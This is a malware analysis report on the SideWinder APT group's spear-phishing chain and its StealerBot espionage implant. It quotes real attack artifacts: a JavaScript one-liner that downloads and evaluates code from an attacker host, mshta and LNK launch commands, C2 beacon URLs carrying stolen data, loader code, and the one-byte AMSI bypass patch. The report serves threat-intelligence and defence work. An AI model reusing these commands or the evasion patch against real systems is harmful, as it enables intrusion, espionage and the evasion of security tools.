Beyond the Surface: the evolution and expansion of the SideWinder APT group

By Giampaolo Dedola


Published: 2024-10-15 · Archived: 2026-04-05 15:39:45 UTC

SideWinder, aka T-APT-04 or RattleSnake, is one of the most prolific APT groups that began its activities in 2012 and was first publicly mentioned by us in 2018. Over the years, the group has launched attacks against high-profile entities in South and Southeast Asia. Its primary targets have been military and government entities in Pakistan, Sri Lanka, China and Nepal.

Over the years, SideWinder has carried out an impressive number of attacks and its activities have been extensively described in various analyses and reports published by different researchers and vendors (for example, here, here and here), one of the latest of which was released at the end of July 2024. The group may be perceived as a low-skilled actor due to the use of public exploits, malicious LNK files and scripts as infection vectors, and the use of public RATs, but their true capabilities only become apparent when you carefully examine the details of their operations.

Despite years of observation and study, knowledge of their post-compromise activities remains limited.

During our investigation, we observed new waves of attacks that showed a significant expansion of the group's activities. The attacks began to impact high-profile entities and strategic infrastructures in the Middle East and Africa, and we also discovered a previously unknown post-exploitation toolkit called "StealerBot", an advanced modular implant designed specifically for espionage activities that we currently believe is the main post-exploitation tool used by SideWinder on targets of interest.



SideWinder's most recent campaign schema


Infection vectors

The SideWinder attack chain typically starts with a spear-phishing email with an attachment, usually a Microsoft OOXML document (DOCX or XLSX) or a ZIP archive, which in turn contains a malicious LNK file. The document or LNK file starts a multi-stage infection chain with various JavaScript and .NET downloaders, which ends with the installation of the StealerBot espionage tool.

The documents often contain information obtained from public websites, which is used to lure the victim into opening the file and believing it to be legitimate. For example, the file in the image contains data downloaded from the following URL: https://nasc.org.np/news/closing-ceremony-training-program-financial-management-and-audit-officials-nepal-oil

Snippet of the file 71F11A359243F382779E209687496EE2, “Nepal Oil Corporation (NOC).docx”

The contents of the file are selected specifically for the target and changed depending on the target’s country.



All the documents use the remote template injection technique to download an RTF file that is stored on a remote server controlled by the attacker.

```
<Relationship Id="fid872" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://www-opmcm-gov-np.direct888.net/552565_26thMangsir2080/file.rtf" TargetMode="External"/>
```

RTF exploit

RTF files were specifically crafted by the attacker to exploit CVE-2017-11882, a memory corruption vulnerability in Microsoft Office software.

The attacker embedded shellcode designed to execute JavaScript code using the “RunHTMLApplication” function available in the “mshtml.dll” Windows library.

The shellcode uses different tricks to avoid sandboxes and complicate analysis.

- It uses GlobalMemoryStatusEx to determine the size of RAM memory. If the size is less than 2GB, it terminates execution.
- It uses the CPUID instruction to obtain information about the processor manufacturer. If the CPU is not from Intel or AMD, it terminates execution.
- It attempts to load the “dotnetlogger32.dll” library. If the file is present on the system, it terminates execution.

The malware uses different strings to load libraries and functions required for execution. These strings are truncated and the missing part is added at runtime by patching the bytes. The strings are also mixed inside the code, which is adapted to skip them and jump to valid instructions during execution, to make analysis more difficult.

The strings are passed as arguments to a function that performs the same action as “GetProcAddress”: it gets the address of an exported function. To do this, it receives two arguments: a base address of a library that exports the function, and the name of the exported function.

The first argument is passed with the standard push instruction, which loads the library address to the stack. The second argument is passed indirectly using a CALL instruction.

```
0054009F call    getKernel32
005400A4 mov     ebx, eax
005400A6 call    loc_5400B8                    ; push second argument
005400A6 sub_54009F endp
005400A6
005400A6 ; ---------------------------------------------------------------------------
005400AB aLoadlibraryw db 'LoadLibraryW',0     ; second argument: "LoadLibraryW"
005400B8 ; ---------------------------------------------------------------------------
005400B8
005400B8 loc_5400B8:                           ; CODE XREF: sub_54009F+7↑p
005400B8 push    ebx                           ; push first argument: offset_Kernel32
005400B9 call    myGetProcAddress              ; myGetProcAddress(addres_kernel32,"LoadLibraryW")
005400B9                                       ; ret -> address_LoadLibraryW
```

Passing necessary arguments

The loaded functions are then used to perform the following actions:

1. 1 Load the “mshtml.dll” library and get the pointer to the “RunHTMLApplication” function.
2. 2 Get a pointer to the current command line using the “GetCommandLineW” function.
3. 3 Decrypt a script written in JavaScript that is embedded in the shellcode and encoded with XOR using “0x12” as the key.
4. 4 Overwrite the current process command line with the decoded JavaScript.
5. 5 Call the “RunHTMLApplication” function, which will execute the code specified in the process command line.

The loaded JavaScript downloads and executes additional script code from a remote website.

```
javascript:eval("v=ActiveXObject;x=new v(\"WinHttp.WinHttpRequest.5.1\");x.open(\"GET\",

\"hxxps://mofa-gov-

sa.direct888[.]net/015094_consulategz\",false);x.Send();eval(x.ResponseText);window.close()")
```

Initial infection LNK

During the investigation we also observed another infection vector delivered via a spear-phishing email with a ZIP file attached. The ZIP archive is distributed with names intended to trick the victim into opening the file. The attacker frequently uses names that refer to important events such as the Hajj, the annual Islamic pilgrimage to Mecca.

The archive usually contains an LNK file with the same name as the archive. For example:

ZIP filename	LNK filename
moavineen-e-hujjaj hajj-2024.zip	MOAVINEEN-E-HUJJAJ HAJJ-2024.docx.lnk
NIMA Invitation.zip	NIMA Invitation.doc.lnk
Special Envoy Speech at NCA.zip	Special Envoy Speech at NCA.jpg .lnk
දින සංශෝධන කර ගැනීම.zip (Amending dates)	දින සංශෝධන කර ගැනීම .lnk
offer letter.zip	offer letter.docx.lnk

The LNK file points to the “mshta.exe” utility, which is used to execute JavaScript code hosted on a malicious website controlled by the attacker.

Below are the configuration values extracted from one of these LNK files:

> Local Base Path : C:\Windows\System32\sshtw.png
>
> Description : MOAVINEEN-E-HUJJAJ HAJJ-2024.docx
>
> Relative Path : ..\..\..\Windows\System32\calca.exe
>
> Link Target: C:\Windows\System32\mshta.exe
>
> Working Directory : C:\Windows\System32
>
> Command Line Arguments : "hxxps://mora.healththebest[.]com/8eee4f/mora/hta?q=0"
>
> Icon File Name : %systemroot%\System32\moricons.dll
>
> Machine ID : desktop-84bs21b

Downloader module

The RTF exploits and LNK files execute the same JavaScript malware. This script decodes an embedded payload that is stored as a base64-encoded string. The payload is a .NET library named “App.dll”, which is then invoked by the script.

```
{
  full_DotNetVersion = 'v2.0.50727';
}
Obj_Wscript_Shell['Environment']('Process')('COMPLUS_Version')=full_DotNetVersion;
var turquoisechildrenurial =moccasinurlLibmollusk(encodedPayload.split('.').join(''));
var Obj_BinaryFormatter =new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
var Obj_ArrayList =new ActiveXObject('System.Collections.ArrayList');
var dotNet_Payload =Obj_BinaryFormatter.Deserialize_2(Obj_DecodedPayload);
Obj_ArrayList['Add'](undefined);
var Dll_App_Program =dotNet_Payload['DynamicInvoke'](Obj_ArrayList['ToArray']())['CreateInstance']('Program');
var p_App_Dll_Program_Work =Dll_App_Program['Work'];
p_App_Dll_Program_Work(C2_URL);
```

JavaScript loader (beautified)

App.dll is a simple downloader or dropper configured to retrieve another .NET payload from a remote URL passed as an argument by the JavaScript, or to decode and execute another payload passed as an argument.

The library should be executed by invoking the “Programs.Work()” method, which can receive three arguments as input. We named the inputs as follows:

Argument	**Argument description**
C2_URL	An optional argument that can be used to pass a URL used to download a remote payload.
Payload_filename	An optional argument that can be used together with the “Payload_Data” argument to create a file on the local filesystem that will contain the dropped payload.
Payload_data	An optional argument that can be used to pass an encoded payload that should be dropped on the local filesystem.

App.dll starts by collecting information about installed endpoint security products. In particular, Avast and AVG solutions are of interest to the malware. The collected data are sent to the C2. Then, if the “Payload_data” argument is not “Null”, it decodes and decompresses the data using base64 and Gzip. The resulting payload is stored in the user’s Temp directory using the filename specified in the “Payload_filename” argument.

If Avast or AVG solutions are installed, the content of the dropped file is executed with the following command:

```
mshta.exe "javascript:WshShell = new
ActiveXObject("WScript.Shell");WshShell.Run("%TEMP%\%Payload_filename%", 1,
false);window.close()
```

Otherwise, it will be executed with the following command:

```
pcalua.exe -a %TEMP%\%Payload_filename%
```

If the attacker provides a C2_URL, the malware attempts to download another payload from the specified remote URL. The obtained data is decoded with an XOR algorithm using the first 32 bytes of the received payload as the key.

The resulting file should be .NET malware named “ModuleInstaller.dll”.

ModuleInstaller

The ModuleInstaller malware is a downloader used to deploy the Trojan used to maintain a foothold on compromised machines, a malicious component we dubbed “Backdoor loader module”. We have been observing this specific component since 2020, but previously we only described it in our private intelligence reports.

ModuleInstaller was designed to drop at least four files: a legitimate and signed application used to sideload a malicious library, a .config manifest embedded in the program as a resource and required by the next stage to properly load additional modules, a malicious library, and an encrypted payload. We observed various combinations of the dropped files, the most common being:

```
%Malware Directory%\vssvc.exe
%Malware Directory%\%encryptedfile%
%Malware Directory%\vsstrace.dll
%Malware Directory%\vssvc.exe.config
```

or

```
%Malware Directory%\WorkFolders.exe
%Malware Directory%\%encryptedfile%
%Malware Directory%\propsys.dll
%Malware Directory%\WorkFolders.exe.config
```

ModuleInstaller embeds the following resources:

Resource name	MD5	Description
Interop_TaskScheduler_x64	95a49406abce52a25f0761f92166c18a	Interop.TaskScheduler.dll for 64-bit systems used to create Windows Scheduled Tasks

Interop_TaskScheduler_x86	dfe750747517747afa2cee76f2a0f8e4	Interop.TaskScheduler.dll for 32-bit systems used to create Windows Scheduled Tasks
manifest	d3136d7151f60ec41a370f4743c2983b	XML manifest dropped as .config file
PeLauncher	22e3a5970ae84c5f68b98f3b19dd980b	.NET program not used in the code
shellcode	32fc462f80b44013caeada725db5a2d1	Shellcode used to load libraries, which exports a function named “Start”
StealerBot_CppInstaller	a107f27e7e9bac7c38e7778d661b78ac	C++ library used to download two malicious libraries and create persistence points

The downloader is configured to receive a URL as input and parse it to extract a specific value from a variable. The retrieved value is then compared with a list of string values that appear to be substrings of well-known endpoint security solutions:

Pattern	**Endpoint Security Solution**
q=apn	Unknown
aspers	Kaspersky
Afree	McAfee (misspelled)
avast	Avast
avg	AVG
orton	Norton
360	360 Total Security
avir	Avira

ModuleInstaller supports six infection routines, which differ in the techniques used to execute “Backdoor loader module” or download the components, but share similarities in the main logic. Some of these routines also include tricks to remove evidence, while others don’t. The malware only runs one specific routine chosen according to the value received as an argument and the value of an internal configuration embedded in the code.

Routine	**Conditions**
Infection Routine 1	Executed when substring “q=apn” is detected.
Infection Routine 2	Executed when a specific byte of the internal config is equal to “1”.
Infection Routine 3	Executed when the substring “360” is detected.
Infection Routine 4	Executed when the substring “avast” or “avir” is detected.
Infection Routine 5	Executed when the substring “aspers” or “Afree” is detected
Infection Routine 6	Default case. Executed when all the other conditions are not satisfied.

All the routines collect information about the compromised system. Specifically, they collect:

- Current username;
- Processor names and number of cores;
- Physical disk name and size;
- The values of the TotalVirtualMemorySize and TotalVisibleMemorySize properties;

- Current hostname;
- Local IP address;
- Installed OS;
- Architecture.

The collected data are then encoded in base64 and concatenated with a C2 URL embedded in the code, inside a variable named “data”.

```
hxxps://dynamic.nactagovpk[.]org/735e3a_download?data=<stoleninfo>
```

The malware has several C2 URLs embedded in the code, all of them encoded with base64 using a custom alphabet:

```
C2_URL_1 = hxxps://dynamic.nactagovpk[.]org/735e3a_download

C2_URL_2 = hxxps://dynamic.nactagovpk[.]org/0df7b2_download

C2_URL_3 = hxxps://dynamic.nactagovpk[.]org/27419a_download

C2_URL_4 = hxxps://dynamic.nactagovpk[.]org/ef1c4f_download
```

The malware sends the collected information to one of the C2 servers selected according to the specific infection routine. The server response should be a payload with various configuration values.

The set of values may vary depending on the infection routine. The malware parses the received values and assigns them to local variables. In most cases the variable names cannot be obtained from the malware code. However, in one particular infection routine the attacker used debug strings that allowed us to obtain most of these names. The table below contains the full list of possible configuration values.

Variable name	**Description**
MALWARE_DIRECTORY	Directory path where all the malicious files are stored.
LOAD_DLL_URL_X64	URL used to download the malicious library for 64-bit systems.
LOAD_DLL_URL_X86	URL used to download the malicious library for 32-bit systems.
LOAD_DLL_URL	URL used to download the malicious library. Some infection routines do not check the architecture.
APP_DLL_URL	URL used to download the encrypted payload.
HIJACK_EXE_URL	URL used to download the legitimate application used to sideload the malicious library.
RUN_KEY	Name of the Windows Registry value that will be created to maintain persistence.
HIJACK_EXE_NAME	Name of the legitimate application.
LOAD_DLL_NAME	Name of the malicious library.
MOD_LOAD_DLL_URL	URL used to download an unknown library that is saved in the MALWARE_DIRECTORY as “IPHelper.dll”.

The payload is XORed twice. The keys are the first 32 bytes at the beginning of the payload.

During execution, the malware logs the current infection status by sending GET requests to the C2. The analyzed sample used C2_URL_4 for this purpose. The request includes at least one variable named “data”, whose value indicates the infection status.

Variable	Description
?data=1	Downloads completed.
?data=2	Persistence point created.
?data=3&m=str	Error. It also contains a variable “m” with information about the error.
?data=4	Infection completed, but the next stage is not running.
?data=5	Infection completed and the next stage is running.

The technique used to maintain persistence varies according to the infection routine selected by the malware, but generally relies on the creation of new registry values under the HKCU Run key or the creation of Windows Scheduled Tasks.

For example:

> RegKey: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
>
> RegValue: xcschemer (MALWARE_DIRECTORY)
>
> RegValueData: %AppData%\xcschemer\vssvc.exe (HIJACK_EXE_PATH)

Backdoor loader module

The infection scheme described in the previous paragraph results in the installation of a malicious library that is sideloaded using the legitimate and digitally signed application. The library acts as a loader that retrieves an encrypted payload dropped by ModuleInstaller, decrypts it and loads it in memory.

The Backdoor loader module has been observed since 2020, we covered it in our private APT reports. It has remained almost the same over the years. It was recently updated by the attacker, but the main difference is that old variants are configured to load the encrypted file using a specific filename embedded in the program, and the latest variants were designed to enumerate all the files in the current directory and load those without an extension.

The library is usually highly obfuscated using the Control Flow Flattening technique. In addition, the strings, method names, and resource names are randomly modified with long strings, which makes the decoded code difficult to analyze. Moreover, some relevant strings are stored inside a resource embedded in the program and encrypted with an XOR layer and Triple DES.

The malware also contains anti-sandbox techniques. It takes the current date and time and puts the thread to sleep for 100 seconds. Sandboxes usually ignore the sleeping functions because they are often used by malware to generate long delays in execution and avoid detection. Upon awakening, the malware retrieves again the current time and date and checks if the elapsed time is less than 90.5 seconds. If the condition is true, it terminates the execution.

The malware also attempts to avoid detection by patching the AmsiScanBuffer function in “amsi.dll” (Windows Antimalware Scan Interface). Specifically, it loads the “amsi.dll” library and parses the export directory to find the “AmsiScanBuffer” function. In this function, it changes the memory protection flags to modify instructions at RVA 0x337D to always return error code 0x80070057 (E_INVALIDARG – Invalid Argument). This change forces the “Amsi” protection to always return a scan result equal to 0, which is usually interpreted as AMSI_RESULT_CLEAN.

```
336C 44 89 44 24 28                          mov     [rsp+88h+var_60], r8d
3371 49 89 53 98                             mov     [r11-68h], rdx
3375 E8 D2 F7 FF FF                          call    WPP_SF_qqDqq
337A
337A                                 loc_7FFFB9FD337A:                       ; CODE XREF: AmsiScanBuffer+45↑j
337A                                                                         ; AmsiScanBuffer+4B↑j
337A 48 85 F6                                test    rsi, rsi
337D 74 66                                   jz      short loc_7FFFB9FD33E5
337F 85 FF                                   test    edi, edi
3381 74 62                                   jz      short loc_7FFFB9FD33E5
3383 48 85 ED                                test    rbp, rbp
3386 74 5D                                   jz      short loc_7FFFB9FD33E5
3388 48 85 DB                                test    rbx, rbx
338B 74 58                                   jz      short loc_7FFFB9FD33E5
338D 81 3B 41 4D 53 49                       cmp     dword ptr [rbx], 49534D41h
3393 75 50                                   jnz     short loc_7FFFB9FD33E5
3395 48 8B 43 08                             mov     rax, [rbx+8]
```

AmsiScanBuffer before patching

```
336C 44 89 44 24 28                          mov     [rsp+88h+var_60], r8d
3371 49 89 53 98                             mov     [r11-68h], rdx
3375 E8 D2 F7 FF FF                          call    WPP_SF_qqDqq
337A
337A                                 loc_7FFFB9FD337A:                       ; CODE XREF: AmsiScanBuffer+45↑j
337A                                                                         ; AmsiScanBuffer+4B↑j
337A 48 85 F6                                test    rsi, rsi
337D 75 66                                   jnz     short loc_7FFFB9FD33E5
337F 85 FF                                   test    edi, edi
3381 74 62                                   jz      short loc_7FFFB9FD33E5
3383 48 85 ED                                test    rbp, rbp
3386 74 5D                                   jz      short loc_7FFFB9FD33E5
3388 48 85 DB                                test    rbx, rbx
338B 74 58                                   jz      short loc_7FFFB9FD33E5
338D 81 3B 41 4D 53 49                       cmp     dword ptr [rbx], 49534D41h
3393 75 50                                   jnz     short loc_7FFFB9FD33E5
3395 48 8B 43 08                             mov     rax, [rbx+8]
```

AmsiScanBuffer after patching

The patched code is only one byte in size: the malware changes 0x74, which corresponds to the JZ (Jump if zero) instruction, to 0x75, which corresponds to JNZ (Jump if not zero). The jump should be made when the buffer provided as input to the AmsiScanBuffer function is invalid. With the modification, the jump will be made for all valid buffers.

After patching AmsiScanBuffer, the malware performs a startup operation to achieve its main goal, which is to load another payload from the encrypted file. First, it enumerates files in the current directory and tries to find a file without the character '.' in the file name (i.e., without an extension). Then, if the file is found, it uses the first 16 bytes at the beginning of the file as the key and decodes the rest of the data using the XOR algorithm. Finally, it loads the data as a .NET assembly and invokes the "Program.ctor" method.

StealerBot

StealerBot is a name assigned by the attacker to a modular implant developed with .NET to perform espionage activities. We never observed any of the implant components on the filesystem. They are loaded into memory by the Backdoor loader module. Prior to being loaded, the binary is stored in an encrypted file.

The implant consists of different modules loaded by the main "Orchestrator", which is responsible for communicating with the C2 and executing and managing the plugins. During the investigation, we discovered several plugins that were uploaded on compromised victims and were used to:

- Install additional malware;
- Capture screenshots;
- Log keystrokes;
- Steal passwords from browsers;
- Intercept RDP credentials;
- Steal files;
- Start reverse shell;
- Phish Windows credentials;
- Escalate privileges bypassing UAC.

Module IDs are included both in modules and in an encrypted configuration file. The Orchestrator uses them to manage the components. It shares messages/commands with the modules, and can handle specific messages to kill or remove modules with a particular ID.

Module ID	Description
0xca	Keylogger
0xcb	Live Console
0xd0	Screenshot Grabber
0xd4	File Stealer
0xd6	UACBypass
0xe0	RDP Credential Stealer
0xe1	Token Grabber
??	Credential Phisher

StealerBot Orchestrator

The Orchestrator is usually loaded by the Backdoor loader module and is responsible for communicating with the C2 server, and executing and managing plugins. It periodically connects to two URLs to download modules provided by the attacker and upload files with stolen information. It also exchanges messages with the loaded module that can be used to provide or modify configuration properties and unload specific components from the memory.

Once loaded into memory, the malware decodes a resource embedded in the Orchestrator called “Default”. The resource contains a configuration file with the following structure:

Parameter	Parameter type	Description
Config path	String	Location used to store the configuration file after first execution
Data directory	String	Directory where the plugins store the output files that will be uploaded to the remote C2
C2 Modules	String	URL used to communicate with C2 server and retrieve additional plugins
C2 Gateway	String	URL used to upload files generated by modules
C2 Modules Sleeptime	Integer	Sleep time between communications with “C2 Modules”
C2 Gateway Sleeptime	Integer	Sleep time between communications with “C2 Gateway”
RSA_Key	String	RSA key used to encrypt communication with the C2 server
Number of plugins	Integer	Number of plugins embedded in the configuration
Modules	Array	Array which contains the modules


The configuration can embed multiple modules. By default, the array is usually empty, but after initial execution, the malware creates a copy of the configuration in a local file and keeps it updated with information retrieved from the C2 server.

After parsing the configuration, the malware loads all the modules specified in the file. It then launches two threads to communicate with the remote C2 server. The first thread is used to communicate with the first URL that we dubbed “C2 Modules”, which is used to obtain new modules. The second thread is used to communicate with the URL we called “C2 Gateway”, which is used to upload the data generated by the modules.

The malware communicates with the C2 Modules server using GET requests. Before sending the request, it adds an “x” value that contains the list of modules already loaded by the agent.

	&x[moduleId_1,moduleId_2,moduleId_3,etc.]"

The server responds with a message composed of two parts, the header and the payload. Each part has a specific structure with different information:



Message structure

Each message is digitally signed with the RSA private key owned by the server-side attacker, and the signature is stored in the “rgbSignature” value. The Orchestrator uses the “RSACryptoServiceProvider.VerifyHash” method to verify that the provided digital signature is valid.

The header is encoded with the same XOR algorithm used to encode or decode the configuration file. The payload is compressed using Gzip and encrypted using AES. The header contains the information needed to identify the module, decrypt the payload, and verify the received data.

When the module is loaded, the Orchestrator invokes the module main method, passing two arguments: the module ID and a pipe handle. The pipe is used to maintain communication between the module and the Orchestrator.

The modules can send various messages to the Orchestrator to get or modify the configuration, send log messages, and terminate module execution. The messages function like commands, have a specific ID, and can include arguments.

The first byte of the message is its ID, which defines the request type:

Message ID	**Description**
0	**Get settings:** the Orchestrator creates a copy of the current configuration and sends it to the module.

1	**Update config:** the module provides a new configuration and the Orchestrator updates the current configuration values and stores them in the local file.
2	**Unload current module:** the Orchestrator should unload the current module from the memory and close the related pipes.
3	**Unload module by ID:** the Orchestrator should unload a module with the ID specified in the received request.
4	**Remove startup:** the Orchestrator should remove a module from the local configuration. The module ID is specified in the received request.
5	**Remove current module from the configuration:** the Orchestrator should remove the current module ID from the local configuration.
6	**Terminate current thread:** the Orchestrator stops timers, pipes and removes the current module from the current list of modules.
7	**Save log message:** the Orchestrator saves a log message using the current module ID.
8	**Save log message:** the Orchestrator saves a log message using the specified module ID.
9	**Get output folder configuration.**
10	**Get C2 Modules URL:** the Orchestrator shares the current C2 Modules URL with the module.
11	**Get C2 Gateway URL:** the Orchestrator shares the current C2 Gateway URL with the module.
12	**Get RSA_Key public key.**

Modules

Keylogger

This module uses the “SetWindowsHookEx” function specified in the “user32.dll” library to install a hook procedure and monitor low-level keyboard and mouse input events. The malware can log keystrokes, mouse events, Windows clipboard contents, and the title of the currently active window.

Screenshot Grabber

This module periodically grabs screenshots of the primary screen.

File Stealer

The File Stealer module collects files from specific directories. It also scans removable drives to steal files with specific extensions. By default, the list of extensions is as follows:

	.ppk,.doc,.docx,.xls,.xlsx,.ppt,.zip,.pdf

Based on these values, we can conclude that this tool was developed to perform espionage activities by collecting files that usually contain sensitive information, such as Microsoft Office documents. It also searches for PPK files, which is the extension of files created by PuTTY to store private keys. PuTTY is an SSH and Telnet client commonly used on Windows OS to access remote systems.

The stolen data also includes information about the local drive and file attributes.

```
BinaryWriter binaryWriter = new BinaryWriter(stream);
binaryWriter.Write(1);
binaryWriter.Write(driveInfo.Name);
binaryWriter.Write((byte)driveInfo.DriveType);
binaryWriter.Write(Program.GetDriveSerialNumber(driveInfo.Name));
binaryWriter.Write(driveInfo.DriveFormat);
binaryWriter.Write(driveInfo.AvailableFreeSpace);
binaryWriter.Write(driveInfo.TotalFreeSpace);
binaryWriter.Write(driveInfo.TotalSize);
binaryWriter.Write(driveInfo.VolumeLabel);
binaryWriter.Write(file.FullName);
binaryWriter.Write(attributes);
binaryWriter.Write(CreationTimeUtc);
binaryWriter.Write(LastWriteTimeUtc);
binaryWriter.Write(LastAccessTimeUtc);
binaryWriter.Write(length);
Program.StreamCopy(fileStream, stream);
```

Snippet of code with the list of information collected by the File Stealer module

Live Console

This library is configured to execute arbitrary commands on the compromised system. It can be used as a passive backdoor, listening to the loopback interface, or as a reverse shell, connecting to the C2 to receive commands. The library can also process custom commands that provide the following capabilities:

- Kill the module itself or its child processes;
- Download additional files to compromised systems;
- Add Windows Defender exclusions;
- Infect other users on the local system (requires high privileges);
- Download and execute remote HTML applications;
- Load arbitrary modules and extend malware capabilities.

Unlike the other modules, Live Console communicates directly with a C2 whose address is embedded in the module's code. By default, the malware starts a new "cmd.exe" process, forwards data received from the attacker to its standard input, and forwards the process output or error pipeline to the attacker.

If the infected OS is recent, i.e., Windows 10 build version greater than or equal to "17763", the malware creates a pseudoconsole to launch "cmd.exe". Otherwise, it launches the same application using the "Process" class specified in "System.Diagnostics".

Before forwarding the command to the console, the malware checks if the first byte of the received data has a specific value that indicates the presence of a custom command. Below is a list of these values (command IDs) with descriptions of the commands they identify.

Windows build	Command ID	Description
< 17763	3	Kill all child processes
< 17763	4	Kill the current module. Sends the message ID "2" to the Orchestrator to unload the module itself.
< 17763	16	Upload file to the infected system
>= 17763	1	Infect current logged-in user
>= 17763	2	Get current logged-in user
>= 17763	3	Download and execute a remote HTML application

>= 17763	4	Add directories to AV exclusions
>= 17763	5	Load a plugin

Most of the commands are self-explanatory. We'd like to add a few words on the command with ID "1", which is used to infect other users on the same system whose profile is still "clean". The malware infects the user by creating a copy of the samples in the target user's directory and creates a new registry value to ensure persistence.

